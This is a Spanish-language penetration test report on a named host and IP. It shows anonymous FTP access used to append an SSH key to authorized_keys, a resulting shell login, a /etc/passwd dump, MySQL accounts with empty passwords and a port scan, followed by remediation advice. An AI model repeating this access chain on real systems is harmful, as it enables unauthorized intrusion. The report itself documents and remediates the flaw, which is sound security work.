

REPORTE TÉCNICO

Truerandom.bid

Elaboró: Leal González Ignacio

25/03/2019

Contenido

RESUMEN.....	1
Resumen de resultados.....	1
Información del Host.....	1
VULNERABILIDADES.....	2
Se permite inicio de sesión anónimo de FTP.....	2
Descripción.....	2
Hallazgos.....	2
Factor de riesgo.....	3
CVSS v 3.0.....	3
Solución.....	3
Referencias.....	3
EXTRAS.....	4

RESUMEN

Se realizaron diversas pruebas de penetración al sitio truerandom.bid con la dirección IP 167.99.232.57, realizadas por el C. Leal González Ignacio, las pruebas fueron realizadas del 24 de marzo del 2019 al 25 de marzo del 2019, los resultados obtenidos se desglosan a continuación.

Resumen de resultados

En la Tabla 1 se muestra un resumen de los resultados obtenidos divididos de acuerdo a la severidad de la vulnerabilidad.

Tabla 1. Resumen de vulnerabilidades encontradas.

Escala de riesgo	Número de vulnerabilidades
Critica	0
Alta	1
Regular	0
Baja	0
Informativa	0

Se realizó un escaneo de las vulnerabilidades del host, siendo solamente una vulnerabilidad explotada.

Información del Host

Dirección IP: 167.99.232.57

Sistema Operativo: Linux kernel 4.15.0-46-genericUbuntu 18.04.2 LTS

VULNERABILIDADES

Se permite inicio de sesión anónimo de FTP

Descripción

Servidor FTP soporta conexiones con el usuario “Anonymous” y la contraseña “Anonymous” o cualquier otra, al ingresar al servidor FTP. Bajo este acuerdo, los usuarios no necesitan estrictamente una cuenta en el host, lo que cualquiera puede ingresar a nuestro servidor FTP. Al listar los archivos se encuentra la carpeta **.ssh**, mostrada en la Figura 1., al ingresar a la carpeta se encuentra el archivo **authorized_keys**, mostrado en la Figura 2 al cual le podemos agregar contenido, agregando una llave pública y poder ingresar por ssh al host, lo que provoca que si alguien ingresa por FTP y agrega su llave pública al archivo **authorized_keys** va a tener acceso a una Shell.

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  5 0      117      4096 Mar 24 03:11 .
drwxr-xr-x  5 0      117      4096 Mar 24 03:11 ..
drwx-----  2 112    117      4096 Mar 25 08:12 .cache
drwx-----  3 112    117      4096 Mar 24 03:08 .gnupg
drwxr-xr-x  2 112    117      4096 Mar 25 08:06 .ssh
```

Figura 1. Archivos listados al ingresar por FTP.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-----  1 112    117      395 Mar 25 04:34 >>
-rw-----  1 112    117        2 Mar 25 05:16 a
-rw-----  1 112    117     5826 Mar 25 12:20 authorized_keys
```

Figura 2. Archivo donde se guardan las llaves públicas para ingresar por ssh.

Hallazgos

Se creo una llave pública y se agregó al archivo **authorized_keys** con el comando append, una vez ingresado nuestra llave pública, ya nos permite ingresar por ssh al host, mostrado en la figura 3, una vez ingresado se listo todos los usuarios, que se encuentran en el archivo passwd, mostrados en la Figura 4.

```
#ssh -i nacho ftp@167.99.232.57
Enter passphrase for key 'nacho':
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Mar 25 12:31:27 UTC 2019

System load:  0.0          Processes:    122
Usage of /:   9.7% of 24.06GB Users logged in: 2
Memory usage: 81%         IP address for eth0: 167.99.232.57
Swap usage:   0%

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

4 packages can be updated.
0 updates are security updates.

[roo@parrot ~]$
Last login: Mon Mar 25 12:20:41 2019 from 189.142.91.239
ftp@chaos:~$
```

Figura 3. Ingreso al host por ssh.

```
chaos:~$ cat /etc/passwd
x:0:0:root:/bin/bash
x:1:1:/:usr/sbin:/usr/sbin/nologin
x:2:2:bin:/usr/sbin/nologin
x:3:3:/dev:/usr/sbin/nologin
x:4:65534:/bin:/bin/sync
x:5:60:/usr/games:/usr/sbin/nologin
x:6:12:/var/cache/man:/usr/sbin/nologin
x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
x:8:8:/var/mail:/usr/sbin/nologin
x:9:9:/var/spool/news:/usr/sbin/nologin
x:10:10:/var/spool/uucp:/usr/sbin/nologin
x:13:13:/bin:/usr/sbin/nologin
x:33:33:/var/www:/usr/sbin/nologin
x:34:34:/var/backups:/usr/sbin/nologin
x:38:38:Mailing List Manager:/var/./usr/sbin/nologin
x:39:39:/var/run/ircd:/usr/sbin/nologin
x:41:41:Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
x:65534:65534:/nonexistent:/usr/sbin/nologin
network:x:100:102:/run/systemd/resolv:/run/systemd/resolv
x:101:103:/run/systemd/resolv:/run/systemd/resolv
x:102:106:/home:/usr/sbin/nologin
x:103:107:/nonexistent:/usr/sbin/nologin
x:104:65534:/nonexistent:/usr/sbin/nologin
x:105:65534:/var/lib/./bin/false
x:106:110:/run/./usr/sbin/nologin
x:107:65534:/var/lib/misc:/usr/sbin/nologin
x:108:112:/var/lib/landscape:/usr/sbin/nologin
x:109:65534:/run/./usr/sbin/nologin
x:110:1:/var/cache/pollinate:/bin/false
x:111:116:/nonexistent:/bin/false
x:1000:1000:/home:/bin/bash
x:112:117:ftp daemon:/srv/./bin/bash
1001:1001:/home:/bin/bash
```

Figura 4. Usuarios dentro del archivo passwd.

Factor de riesgo

Alto.

CVSS v3.0

7.8 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Solución

Deshabilitar inicio de sesión anónimos, mover la carpeta .ssh del directorio de FTP.


Referencias

<https://www.acunetix.com/vulnerabilities/web/ftp-anonymous-logins/>

<http://www.faqs.org/rfcs/rfc2577.html>


Extras

La vulnerabilidad de FTP fue la que pude explotar de manera exitosa, aunque se pudo obtener los usuarios de mysql, mostrados en la Figura 5, así como las versiones de los servicios que están corriendo en los puertos abiertos Figura 6, la vulnerabilidad struts rce, el usuario de wordpress que es root,



```
mysql-enum:
Valid usernames:
root:<empty> - Valid credentials
netadmin:<empty> - Valid credentials
guest:<empty> - Valid credentials
user:<empty> - Valid credentials
web:<empty> - Valid credentials
sysadmin:<empty> - Valid credentials
administrator:<empty> - Valid credentials
webadmin:<empty> - Valid credentials
admin:<empty> - Valid credentials
test:<empty> - Valid credentials
```

Figura 5. Usuarios en MySQL.



PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp	filtered	smtp	
80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))
3306/tcp	open	mysql	MySQL 5.7.25-0ubuntu0.18.04.2
4444/tcp	filtered	krb524	
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8080/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Figura 6. Versiones de los servicios en los puertos abiertos.